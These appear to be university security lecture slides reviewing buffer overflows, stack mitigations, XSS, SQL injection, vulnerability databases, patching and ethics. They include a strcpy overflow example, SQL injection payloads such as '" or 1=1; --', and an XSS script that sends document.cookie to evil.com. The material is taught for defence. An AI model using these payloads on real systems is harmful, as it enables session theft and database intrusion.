 - The infamous “segmentation” or “page” fault
- To an attacker, every bug is an opportunity
 - Try to modify program data in very specific ways
 - Run malicious code
- Vulnerability stems from several factors
 - Low-level languages are not memory-safe
 - Control information is stored inline with user data on the stack

Program Crash

```
0: void func_print(char s[]) {  
    // only holds 32 characters, max  
    char buffer[32];  
1:    strcpy(buffer, s);  
2:    printf("%s\n", buffer);  
3: }  
4: void main(int argc, char* argv[]) {  
5:     for (int i=1; i < argc; i++) {  
6:         func_print(argv[i]);  
7:     }  
8: }
```

Saved IP is destroyed!

Program crashes :(

Memory

High

argv

argc

IP = ...

Data from argv

func_print()

Low

Running malicious code

```
0: void func_print(char s[]) {  
    // only holds 32 characters  
    char buffer[32];  
1:    strcpy(buffer, s);  
2:    printf("%s\n", buffer);  
3: }  
  
4: void main(int argc, char* argv[]) {  
5:     for (int i=1; i < argc; i++) {  
6:         func_print(argv[i]);  
7:     }  
8: }
```

IP points to malicious code

Memory

High

argv

argc

Malicious code

500

IP = 500

Data from argv

Low


main
func_print()

Mitigations


- **Stack canaries**
 - Compiler adds special sentinel values onto the stack before each saved IP
 - Canary is set to a random value in each frame
 - At function exit, canary is checked
 - If expected number isn't found, program closes with an error
- **Non-executable stacks**
 - Modern CPUs set stack memory as read/write, but no eXecute
 - Prevents shellcode from being placed on the stack
- **Address space layout randomization**
 - Operating system feature
 - Randomizes the location of program and data memory each time a program executes

XSS Stored vs Reflected

XSS-stored



XSS-reflected



- Server-side defenses
 - Input sanitization
 - Not allow scripts
- Client-side defenses
 - Filters; remove <script>

SQL Injection

`'SELECT * FROM user_tbl WHERE user="%s" AND pw="%s";'`

| form['username'] | form['password'] | Resulting query |
|------------------|------------------|---|
| alice | 123456 | <code>'... WHERE user="alice" AND pw="123456";'</code> |
| bob | qwerty1# | <code>'... WHERE user="bob" AND pw="qwerty1#";'</code> |
| goofy | a"bc | <code>'... WHERE user="goofy" AND pw="a"bc";'</code> |
| weird | abc" or pw="123 | <code>'... WHERE user="weird" AND pw="abc" or pw="123";'</code> |
| eve | " or 1=1; -- | <code>'... WHERE user="eve" AND pw="" or 1=1; --";'</code> |
| mallory"; -- | | <code>'... WHERE user="mallory"; --" AND pw="";'</code> |


- Stack may mix data and code
- Attacker injects “text” which is interpreted as code

```

<html>
<head></head>
<body>
  <p>This is my page.</p>
  <script>
    var front = '<img
src=\'http://evil.com/pic.jpg?\'
    var back = '\>';
    document.write(front +
document.cookie + back);
  </script>
</body>

```

- Web pages mix data and code
- Attacker injects “text” which is interpreted as code



Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

[DATABASE HOME](#)

[SEARCH](#)

[REPORT A VULNERABILITY](#)

[HELP](#)

Overview

The Vulnerability Notes Database provides information about software vulnerabilities. Vulnerability Notes include summaries, technical details, remediation information, and lists of affected vendors. Most Vulnerability Notes are the result of private coordination and disclosure efforts. For more comprehensive coverage of public vulnerability reports consider the National Vulnerability Database (NVD). [+ Read More](#)

Recent Vulnerability Notes

| | | | |
|-------------|-----------|---|----------------|
| 15 Feb 2018 | VU#940439 | Quagga bgpd is affected by multiple vulnerabilities | Multiple CVEs |
| 01 Feb 2018 | VU#319904 | Pulse Secure Linux client GUI fails to validate SSL certificates | CVE-2018-6374 |
| 03 Jan 2018 | VU#584653 | CPU hardware vulnerable to side-channel attacks | Multiple CVEs |
| 12 Dec 2017 | VU#144389 | TLS implementations may disclose side channel information via ... | Multiple CVEs |
| 29 Nov 2017 | VU#113765 | Apple MacOS High Sierra disabled account authentication bypass | CVE-2017-13872 |
| 21 Nov 2017 | VU#681983 | Install Norton Security for Mac does not verify SSL certificates | CVE-2017-15528 |
| 17 Nov 2017 | VU#817544 | Windows 8 and later fail to properly randomize every application... | Unknown |
| 15 Nov 2017 | VU#421280 | Microsoft Office Equation Editor stack buffer overflow | CVE-2017-11882 |
| 03 Nov 2017 | VU#739007 | IEEE P1735 implementations may have weak cryptographic prot... | Multiple CVEs |
| 02 Nov 2017 | VU#446847 | Savitech USB audio drivers install a new root CA certificate | CVE-2017-9758 |

CVE-2017-5754 – Meltdown
CVE-2017-5753 – Spectre v1
CVE-2017-5715 – Spectre v2

Report a Vulnerability



Please use the [Vulnerability Reporting Form](#) to report a vulnerability. Alternatively, you can send us email. Be sure to read our [vulnerability disclosure policy](#).

Connect with Us



[Subscribe to our feed](#)

Patching

- Key problem: people don't patch their systems
 - Many applications do not automatically update
 - System administrators delay patches to test compatibility with software
 - Users are unaware, don't bother to look for security updates
- Example: Equifax
 - Initial breach leveraged a vulnerability in Apache Struts
 - CVE-2017-9805
 - Bug had been known and patch available for two months :(

Former Equifax CEO says breach boiled down to one person not doing their job

Posted Oct 3, 2017 by [Sarah Buhr \(@sarahbuhr\)](#)

Cybersecurity and Ethics

- Many **laws** govern cybersecurity
 - Designed to help prosecute criminals
 - Discourage destructive or fraudulent activities
- However, these laws are broad and often vague
 - Easy to violate these laws accidentally
 - Security professionals must be cautious and protect themselves
- Cybersecurity raises complex **ethical** questions
 - When and how to disclose vulnerabilities
 - How to handle leaked data
 - Line between observing and enabling crime
 - Balancing security vs. autonomy
- Ethical norms must be respected
 - Rights and expectations of individuals and companies
 - Community best-practices

Other Topics in Security

- Attacks we have not studied (denial of service, side channels)
- Secure Hardware Technologies (TPM, TXT)
- Distributed System Security and Resilience
- Crypto currencies and smart contracts
- Protocol Security (wireless, SDN)
- Privacy and regulations
- Post-quantum cryptography
- Fuzzing and software testing
- Formal verification
- Mobile and IoT security
- Machine Learning for Security
- Adversarial Machine Learning

Acknowledgements

- Thank the TAs
 - Byron, Donald, Fiona, Kate, Martin, Matthew, Rahul, Samir, Simon
- Slides made by adapting materials from Prof. Christo Wilson
- Thanks Everyone for a great semester!
- Stay safe and enjoy the summer!

